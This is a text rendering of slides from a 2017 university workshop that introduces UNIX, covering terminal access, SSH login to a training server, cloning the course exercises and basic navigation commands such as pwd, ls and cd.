

# Introduction to UNIX

BCBGSO Workshop

March 1<sup>st</sup>, 2017

Presenter: Carla Mann

# Thanks!

- Inspiration for slides from Gokul Wimalanathan and Jennifer Chang
- Organizers: Ashish Jain and Dan Kool
- Funding/Support/Volunteers: BCBGSO
- Tech support: Biology IT (Levi Baber)

Our many, MANY volunteers:

Dan Kool	Ashish Jain	David Hufnagel	Xiyu Peng
Sagnik Banerjee	Akshay Yadav	Schuyler Smith	Urminder Singh
Lindsay Rutter	Alvin Chon	Avani Khadilkar	Kumar Ambuj
Nancy Machanda	Cam Fay	Sayane Shome	Rebekah Starks
John Hsieh	Ashley Zhu	Gaurav Kandoi	Michael Zeller

# Overview

Introduction/Background/Shameless Plug for BCBGSO

- What is BCBGSO?
- Materials
- What is UNIX and why learn it?

Lesson 0: Background/Getting Started

Lesson 1: Moving Around the File System

Lesson 2: Making Folders and Files

Lesson 3: Moving Things Around

Lesson 4: Finding Things and Permissions

Lesson 5: Continuing Education

# BCBGSO

Bioinformatics and Computational Biology Graduate Student Organization

Interested in collaborating with a computational biologist/bioinformatician? Contact BCBLab! [bcbgso@iastate.edu](mailto:bcbgso@iastate.edu)

Upcoming events:

- BCBGSO Student Symposium – March 31<sup>st</sup>, Reiman Gardens
- Event includes poster sessions, speakers from around the country, etc.

# Materials

- All exercise activities from this workshop are available at:

<https://github.com/cmmann/20170301-unix-basic>

- Supporting materials are available at:

<https://github.com/cmmann/20170301-UNIX-BASIC-MATERIALS/>

You can download this PowerPoint and follow along on your computer.


- You will probably benefit quite a bit from downloading (and using) the cheat sheet!

# What is UNIX?

- A family of multitasking, multiuser operating systems that derive from the original AT&T UNIX operating system
- UNIX-based/UNIX-like systems:



# UNIX Philosophy



This is the Unix philosophy: Write programs that do one thing and do it well. Write programs to work together. Write programs to handle text streams, because that is a universal interface.

— Douglas McIlroy —

AZ QUOTES

# Why Learn UNIX?

- Basis for communicating with tools for handling large amounts of data
  - Including biological data
- Used to communicate with high-performance computing resources (HPC)





# Helpful Hints

- When describing a path to an/application:

`this/is/path/to/the/file.txt`

- For our purposes, “folder” and “directory” refer to the same thing
- In PowerPoint, commands you will type will look like this

# Lesson 0:

# Background/Getting Started

0.1: GUIs and Command Lines

0.2: Opening a Terminal Session on Mac

0.3: Opening a Terminal Session on Windows

0.4: SecureShell (SSH)

0.5: SSH on Mac/UNIX systems

0.6: SSH on Windows

0.7: Finishing the Connection

0.8: Remaining Set-Up




0.9: Tips and Tricks

# Lesson 0.1:

## GUIs and Command Lines

GUI: Graphical User Interface

Human-computer interface using windows, icons, menus, etc. that graphically represent computer code to be run




# Lesson 0.1:

## GUIs and Command Lines

You communicate with a GUI, which communicates with the hardware on your computer.



With a command line, you cut out the “middleman” and communicate directly with the hardware on your computer.




# Lesson 0.1:

## GUIs and Command Lines

Everything you do with a GUI, you can do with a command line – provided you know the correct instructions.

Don't be scared of the command line.

It only looks scary compared to GUIs, because you don't know what to type yet!

A screenshot of a terminal window. The title bar shows a small icon and the text 'cmmann@training:~'. The terminal content shows a prompt '[cmmann@training ~]\$' followed by the command 'echo "Welcome to the Wonderful World of UNIX!"'. The output of the command is 'Welcome to the Wonderful World of UNIX!'. Below the output, the prompt '[cmmann@training ~]\$' is shown again, followed by a green cursor block.

```
cmmann@training:~  
[cmmann@training ~]$ echo "Welcome to the Wonderful World of UNIX!"  
Welcome to the Wonderful World of UNIX!  
[cmmann@training ~]$
```

# Lesson 0.1:

## GUIs and Command Lines


- Not all command lines are equal.
- Windows uses DOS commands, which is not UNIX-based! (The stuff we teach you here won't work)

Cygwin (UNIX) command prompt:



```
cmmann@GD-DD0B-342016 ~  
$ pwd  
/home/cmmann  
cmmann@GD-DD0B-342016 ~  
$
```

Windows 7 command prompt:



```
C:\windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\cmmann>pwd  
'pwd' is not recognized as an internal or external command,  
operable program or batch file.  
  
C:\Users\cmmann>
```

# Lesson 0.2:

## Opening a Terminal Session on a Mac

- On Mac:
  - Open: Applications > Utilities > Terminal

OR




- Open Finder, search for “Terminal”

# Lesson 0.3:

## Opening a Terminal Session in Windows

- On Windows:
  - Search for putty.exe
  - Run it





# Lesson 0.4: SecureShell (SSH)

SSH is an encrypted network protocol for communicating with a remote computer/server



We will use SSH today to communicate with a UNIX server

# Lesson 0.5: Connecting to the Server with a Mac or Linux

In terminal, type:

```
ssh <your netid>@training.las.iastate.edu
```

Hit “Enter” key.


# Lseson 0.6: Connecting to the Server with Windows

In the “Host Name” box, type:

```
<your  
netid>@training.las.iastate.edu
```

Leave the “Port” box alone, and  
make sure the “SSH” radio button  
is highlighted.

Then hit “Open”.



# Lesson 0.7:

## Finishing the Connection

You may receive a message stating:

```
The authenticity of host "training.las.iastate.edu" can't be established.  
RSA key fingerprint is <long string of gibberish>  
Are you sure you want to continue connecting (yes/no)?
```

This message is normal the first time you connect to a server, and just means that you haven't connected to that server before.

Go ahead and type `yes` and then hit enter.

You will be prompted for your password; enter your ISU net id password.

It may not look like anything is being typed in the password field; this is a UNIX security feature to prevent anyone from seeing how long your password is.

# Lesson 0.8:


## Set-up For Remaining Lessons

From here on out, it doesn't matter which operating system you're using – all commands are the same.

Enter this command (this will be all on one line):

```
git clone  
https://github.com/cmmann/20170301-unix-basic.git
```

This will put some exercises for you on your drive; we'll explain what exactly this command is doing later.

A screenshot of a terminal window. The title bar is light blue and contains a small icon on the left and three window control buttons (minimize, maximize, close) on the right. The terminal text shows the user 'cmmann' at the 'training' machine in the home directory (~). The command 'git clone https://github.com/cmmann/20170301-unix-basic.git' has been entered and is being executed. The prompt is '[cmmann@training ~]\$'.

```
cmmann@training:~  
[cmmann@training ~]$ git clone https://github.com/cmmann/20170301-unix-basic.git
```

# Lesson 0.9: UNIX Tips and Tricks

- You can recall previous commands in the terminal by hitting the up arrow key
- You can stop commands from executing by hitting the Ctrl and C keys at the same time
- If you are typing out the name of a file or folder, you can hit Tab to autofill the name
- You can see the commands you've run by entering `history` into the terminal
- If you have questions about any command, you can type `man <commandname>` and get the manual for that command
- In UNIX, there are frequently many ways of accomplishing the same thing, but some ways are more efficient than others

# Lesson 1:

# Navigating a UNIX File System

## Overview:

1.0: UNIX Command Syntax

1.2: Present Working Directory

1.3: List

1.4: Change Directory

Exercise 1: Destination Traveling

# Lesson 1.0:

## UNIX Command Syntax

UNIX commands will generally follow the following format:

```
commandname -option(s)
```

Options are single character flags that change the behavior of the command.

Depending on the command, you might not use any options. Many options can be combined.

```
ls -al
```

Note that UNIX is CASE SENSITIVE!

“bcbgso.txt” is different from “BCBGSO.txt”!



# Lesson 1.1:


## Present Working Directory

Command: `pwd`

What it does:

Outputs the file path to your current location  
(tells you where you are)

Example:

A screenshot of a terminal window. The title bar shows a laptop icon and the text 'cmmann@training:~'. The terminal content shows a prompt '[cmmann@training ~]\$' followed by the command 'pwd'. The output is '/home/cmmann'. Below the output, the prompt '[cmmann@training ~]\$' is shown again with a green cursor block.

```
cmmann@training:~  
[cmmann@training ~]$ pwd  
/home/cmmann  
[cmmann@training ~]$
```

Now you try!

# Lesson 1.2:

## List Directory Contents


Command: `ls`

What it does:

Lists the files and folders located in your present working directory

(tells you what all is where you are)

Example:



```
cmmann@training:~  
[cmmann@training ~]$ ls  
20170301-unix-basic  linux-1  
[cmmann@training ~]$
```

A terminal window with a light blue title bar containing the text 'cmmann@training:~'. The main area has a black background with white text. It shows the command 'ls' being executed, resulting in two files being listed: '20170301-unix-basic' and 'linux-1'. The prompt returns to the shell.

# Lesson 1.2:

## List Directory Contents (ls)

ls has multiple *options*

Some useful options:

- a: display “all” files, including ones normally hidden

- l: display the “long format” listing of the files;

gives you additional information about files in the **form:**

permissions	#_of_links	owner_name
group_name	file_size	date_last_modified
file/directory_name		

- R: display files “Recursively” – displays files within folders

- S: display files ordered by “Size”

Example:

```
cmmann@training:~  
[cmmann@training ~]$ ls -l  
total 0  
drwxr-xr-x. 6 cmmann domain users 79 Mar  1 11:54 20170301-unix-basic  
drwx----- 6 cmmann domain users 93 Feb 27 11:11 linux-1  
[cmmann@training ~]$
```

# Lesson 1.3:


## Change Directory

Command: `cd [directory]`

What does it do:

Moves you to `[directory]`

Example:

A terminal window with a blue title bar containing a file icon and the text 'cmmann@training:~/20170301-unix-basic'. The terminal has a black background with white text. It shows a sequence of commands and their outputs: 'pwd' returns '/home/cmmann', 'cd 20170301-unix-basic/' changes the directory, and a second 'pwd' returns '/home/cmmann/20170301-unix-basic'. A green cursor is visible at the end of the final prompt.

```
cmmann@training:~/20170301-unix-basic  
[cmmann@training ~]$ pwd  
/home/cmmann  
[cmmann@training ~]$ cd 20170301-unix-basic/  
[cmmann@training ~/20170301-unix-basic]$ pwd  
/home/cmmann/20170301-unix-basic  
[cmmann@training ~/20170301-unix-basic]$
```

# Lesson 1.3:


## Change Directory

Special versions:

`cd ..` : Moves you up one folder level


`cd ~` : Moves you to your home directory

Examples:



```
cmmann@training:~  
[cmmann@training ~/20170301-unix-basic]$ pwd  
/home/cmmann/20170301-unix-basic  
[cmmann@training ~/20170301-unix-basic]$ cd ..  
[cmmann@training ~]$ pwd  
/home/cmmann  
[cmmann@training ~]$
```

A terminal window titled 'cmmann@training:~' showing a sequence of commands. The user starts in the directory ~/20170301-unix-basic, runs 'pwd' to confirm the path, then runs 'cd ..' to move up one level. After running 'pwd' again, the terminal shows the current directory is /home/cmmann. The prompt ends with a green cursor.



